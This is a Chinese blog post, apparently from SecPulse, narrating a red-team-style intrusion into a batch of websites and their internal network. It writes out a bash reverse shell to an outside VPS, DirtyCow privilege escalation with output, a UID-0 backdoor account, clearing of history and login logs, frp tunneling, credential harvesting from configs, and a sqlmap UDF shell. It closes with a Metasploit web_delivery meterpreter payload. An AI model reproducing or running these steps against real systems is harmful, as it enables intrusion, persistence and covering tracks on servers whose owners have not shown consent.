红队实战攻击之随缘测站 (上) - SecPulse.COM | 安 全脉搏

66 序言

序言

大家好,作为一个练习时长两年半的安全实习生,这几天 大佬给了我一批网站让我练练手。跟着大佬的步骤慢慢学 习,争取早日出道,呸呸,口误,早日成为大佬!



你是练习时长一年 半的个人练习生?

随缘搜集资产


大佬们都是 Oday、社工、钓鱼之类的,本人菜鸟一只, 勿喷,看到一大堆资产,本着随缘的标准,开始了一系列 的批量操作。

首先开始资产搜集, ip 和域名信息都已经有了, 这里我将所有的 ip 放到 goby。(附上官网地址https://gobies.org/)

这是一个资产管理软件,能自动扫描端口以及识别指纹信息,漏洞扫描,密码爆破等等,还可以加载一些小插件,还是挺强的。为提高效率,这里只探测一些关键性端口。



同时将域名放到 sql 批量注入工具里面,加上一些简单的注入绕过,有条件的可以加上代理池。




探测完毕,因为给的目标站点不算少,其中肯定会触发到一些防护软件的拦截规则,刚好能帮我们过滤掉一部分难

啃的站点,所以能检测到的相对来说会好利用一点(俗话 说的好,柿子还是得挑软的来捏嘛)。



根据扫描出来的结果,将探测到的 21, 22, 3389 和数据库的端口分别整合一下,加载字典爆破一波。还看到有struts2 框架,上 struts2poc 扫一波。做完以上的操作之后,都没有测出漏洞,不要气馁,这种情况很正常,要是漏洞这么容易找到,那就没什么成就感了。

下面就开始测 web, 点开 web 检测,可以查看已扫描到的全部资产,点链接符号即可跳到网站,一个一个进行测试。



再用 fofa 的浏览器插件,探测一下旁站资产。接下来的事,就是找后台,找注册登陆点,密码爆破,注入,框架漏洞等等。主站不行就去旁站再相同的操作做一遍。(现在网上有批量注入,批量找后台,批量爆破后台口令的一些脚本,但是每个网站的复杂程度都不一样,所以到这一步还是手工靠谱)。





经过漫长的重复操作,找到一个供应商注册登陆的,这种接口一般是要人工审核的,但是秉着不能放过任何一个小

细节的心态,还是先注册试试,诶嘿,自动登录,有点意思~




进到后台,有两个上传点,都测一下,祭出 burp 大杀器!!!





把数据包返回的路径复制下来, 冰蝎连接成功。



uname –a 查看一下版本号,大于 2.6.22, 可以试试脏 牛提权。



不知道是不是我冰蝎问题,输入命令老是卡死,先做个反弹吧。

Vps监听一下 : nc -lvvp 8080

被控制的主机: bash -i >& /dev/tcp/vps的ip地址/8080 0>&1



反弹成功之后, 在冰蝎里上传脏牛提权工具。

./dirty password

等了差不多 3 分钟,出现下图的内容之后即提权成功,拿着账号密码去登陆即可。

账号: firefart

密码: password

```
bash-4.1$ ./dirty password
./dirty password

/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: password
Complete line:

firefart:fillpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7f0f65cf3000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

登陆之后不要急,先隐藏一下自己的操作,禁止 history 记录我的输入的命令。

unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTI

```
Last login: Fri Aug 21 10:48:08 2020 from
Could not chdir to home directory /home/db: No such file or directory
/usr/bin/xauth: error in locking authority file /home/db/.Xauthority
-bash-4.1# history
1 history
17:12:15 up 2 days, 6:49, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGING IDLE JCPU PCPU WHAT
pts/0 17:12 0.00s 0.00s 0.00s w
-bash-4.1# ls
1.txt dev hd2 lib64 misc opt sbin sys var
bin etc home lost+found mnt proc selinux www
boot hd1 lib media net root srv usr
-bash-4.1# unset HISTORY HISTFILE HISTSAVE HISTORY HISTORY HISTFILE—dev/nutl;export HISTFILE—sexport HISTFILE—sexpo
```

```
[firefart@ a public_html]# mv /tmp/passwd.bak /etc/passwd
mv /tmp/passwd.bak /etc/passwd
[firefart@ public_html]# cat /etc/passwd
cat /etc/passwd
root:x:8:0:root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
```

看了下 shadow 里 root 账号的密码,没有解出来,那就 创建一个 root 权限的账号吧。

useradd -p "密码" db -o -u 0 -g root

```
[firefart@ etc]# useradd -p " db -o -u θ -g root
[firefart@ etc]# cat /etc/passwd
```

Cat /etc/passwd 查看一下,新建成功。

db:x:0:0::/home/db:/bin/bash

用 db 账号登陆, whoami 查看下权限。

对了, 忘记看了 w 查看一下当前登陆用户, 发现没有其他人在线。

```
-bash-4.1# w
17:17:35 up 1 day, 6:54, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
db pts/0 17:17 0.00s 0.00s 0.00s w
-bash-4.1# _
```

last 查看登陆记录,发现管理员这几天都有登陆过。

```
[root@
            e ~]# last
             pts/18
db
                                              198
                                                          Wed Aug 5 11:26 - 11:26
                                                                                                (00:00)
db
                                                          Wed Aug
                                                                       5 10:47 - 10:48
             pts/19
                                              184
                                                                                                (00:01)
                                                                       5 10:42 - 10:46
5 10:36 - 11:26
5 10:04 - 10:34
4 10:14 - 12:35
db pts/19
firefart pts/18
                                                84
                                                          Wed Aug
                                                                                                (00:03)
                                                          Wed Aug
Wed Aug
                                47
47
11
                                                84
                                                                                                (00:49)
firefart pts/18
                                                                                                (00:29)
                                                         Wed Aug
Tue Aug 4 10:14 - 12:30
Mon Aug 3 16:11 - 17:13
Thu Jul 16 15:24 - 17:38
Sat Jun 27 11:19 - 13:26
Wed Jun 3 16:01 - 22:13
                                                 147
                                                                                                (02:20)
root
             pts/0
             pts/0
                                 59
                                                16
                                                                                                (01:01)
root
                                59
             pts/0
                                                                                                (02:14)
root
                                               . 53
                                                                                                (02:06)
                                21
             pts/0
root
             pts/3
```

清理一波日志先。

```
echo ""> /var/log/wtmp 清空登陆日志
echo ""> /var/log/btmp 清空登陆失败日志
```

```
echo ""> /var/log/btmp
[root@Zhaw....go.en | log] | lastb
lastb
                        1 91 Wed Aug 5 15:05 - 15:05 c-7 9.hs Wed Aug 5 15:05 - 15:05 24:: 1 Wed Aug 5 15:05 - 15:05 c-7 69.hs Wed Aug 5 15:05 - 15:05 vps - 308.vps Wed Aug 5 15:05 - 15:05
root
          ssh:notty
                                                                          (00:00)
          ssh:notty
                                                                           (00:00)
backup
                                                                          (00:00)
root
          ssh:notty
                                                                          (80:00)
backup
          ssh:notty
root
          ssh:notty
```

突然断开连接。

```
[firefart@□■ ■ □ □ □ etc]#
Remote side unexpectedly closed network connection

Session stopped
- Press <return> to exit tab
- Press R to restart session
- Press S to save terminal output to file
```

隐藏自己的登陆信息连 ssh 上去再看看,发现是管理员上线了,先战术性撤退。

ssh -T db@xx.xx.xx.xx /bin/bash -i

小心翼翼的横向拓展

账号没有被删,还好,做一下痕迹清理还是很有必要的。 0v0 俗话说的好,来都来了,不做点啥,那都对不起管 理员对我们的信任,那就先接个代理吧。

正向代理试了一下,端口连接不上,看来是被防火墙给拦了,试试反向连接。用了 ew,不是很稳定,数据传输大一点就会断,还是用 frp 吧,顺便用内置的 stcp 模块加密一下流量。

上传 frp 到控制机:

scp C:tools4.端口代理frpfrp_0.33.0_linux_amd64.tar.gz d

vps 上配置完服务端 frps.ini 后启用 nohup ./frps -c frps.ini &

控制端上配置客户端 frpc.ini 后, nohup ./frpc -c frpc.ini &

本机配置 ./frps -c frps.ini

```
frp_0.33.0_darwin_amd64 — frpc -c frpc.ini — 80×24

frp_0.33.0_darwin_amd64 % ./frpc -c frpc.ini

2020/08/66 11:29:53 [1] [service.go:201/23201257410737e] login to server success; get run id [2a3c0115941cf37e], server udp gort [0]

2020/08/66 11:29:53 [1] [visitor_manager.go:86] [2a3c0115941cf37e] start visitor success

2020/08/06 11:29:53 [1] [visitor_manager.go:130] [2a3c0115941cf37e] visitor addedd: [socks_proxy_visitor]
```

接入 goby, 挂上代理, 一键扫描内网网段, 探测出来的漏洞不是很多, 探测资产还是很强的!



资产探测的差不多了,漏洞扫描的还差了点,开了不少445 端口,直接用 msf 扫一下 ms17-010 试试。如下图,这就是最初向往的黑阔感 jio 叭。



好吧,一个都没有,ms12-020 和 ms17-010 也没打成功…… 以前看各位大佬的文章进内网 rdp 和 smb 漏洞就是一把梭,差点怀疑是我 msf 的问题,结果在他服务器上装了个 msf 还是一样的,放弃了,并没有那么简单,得换个思路。

吐,找到一个 config,里面还是空的,不过看到了命名规则, grep -ri "DB_USER" 找到了数据库的账号。

查看这个路径,好的,获取到管理员明文账号密码(非root 账号)。

```
[root@ _
                                   c_html]# cat Application/Common/Conf/config.php
     <?php
       | Author:
                        return array(
// +--
                          -----数据库配置开始------
        连
     [root@Zhanna | public html]# mysql -u p p
Warning: World-wr.Kable config file '/a ignored is ignored
Warning: World-writable config file '/a in its ignored
    Enter password:
Welcome to the MySQL monitor. Commands envyour MySQL connection id is 1810351
Server version: 5.5.58 Source distribution
                                       Commands end with ; or \q.
    Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.
    Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.
    Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
    mysql> show databases;
    | Database
       n schema
v3
          - 4
          · ak
                ce_schema
               J_db_c
    9 rows in set (0.00 sec)
    mysql>
```

能看到其他的数据库,权限很大,读一波密码,拿到了几个账号密码包括 root 密码,去解一下密,成功!



把获取到的账号密码加载进去去撞库试试,拿到了一台主机(另一个就是我已经拿到的主机),到 goby 里面看了下资产,是台 windows 的主机,很幸福~



一键连接 root,看到里面有域名和账号密码,是个 oa 系统,东西还挺多的。

然后网站挂了。。等到晚上终于可以连了,不过代理出问题了,换了个节点之后,连接 socks5 成功。继续早上拿到的账号密码,mysql 一键连接数据库。

python sqlmap.py -d mysql://root:#password@192.168.xx.

(此命令会自动 udf 提权)

执行这条命令需要先安装两个插件。

pip install PyMySQL
pip instal sqlalchemy

拿到 os-shell 之后,执行命令。喵喵喵? (心态炸裂)

```
os-shell>
os-shell> whommi
do you want to retrieve the command standard output? [Y/n/a] y
[00:09:30] [RARNING] (remote) OperationalError: FUNCTION mysql.sys_eval does not exist
No output
os-shell> shell ipconfig
do you want to retrieve the command standard output? [Y/n/a] a
[00:09:31] [RARNING] (remote) OperationalError: FUNCTION mysql.sys_eval does not exist
No output
os-shell> shell ipconfig
[00:09:30] [RARNING] (remote) OperationalError: FUNCTION mysql.sys_eval does not exist
No output
os-shell>
```

然后多按了几次回车键,连接次数过多, ip 被锁定了, 好的, 这条路断了 – –

所以做渗透的心态得好... 不说了,去楼梯口冷静冷静 先。



再次查看一下 ssh 监听,管理员也一直没有上线,行叭行叭,管理员不管我,那我继续回到 goby 查看下内网的网站,挨个试试 web 端,许久之后…

功夫不负有心人, admin/123456 进去了一个虚拟化系统, 显示有 21 台计算机。赚了, 弱口令大法好!



Msf 生成反弹 windows 的 powershell。

```
use exploit/multi/script/web_delivery
set target 2
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.xx.xx
set lport 5101
set srvport 5202
set uripath /
run
```



然后... 没有弹回来,未完待续...

总结

利用 goby 搜集资产信息,利用工具筛选出脆弱资产。拿到权限先隐藏踪迹,维持权限,再清理一些操作记录。想办法在主机搜集账号密码,资产等信息。linux 可以尝试抓取 ssh 信息。然后再看看内网的资产,拿搜集到的账号密码去爆破,不然未授权漏洞,提权漏洞,exp,web漏洞等等。好了,不说了,我去买包辣条压压惊,等我打下来再出后续。

全文完

本文由 简悦 SimpRead 优化,用以提升阅读体验 使用了 全新的简悦词法分析引擎 beta, 点击查看详细说明



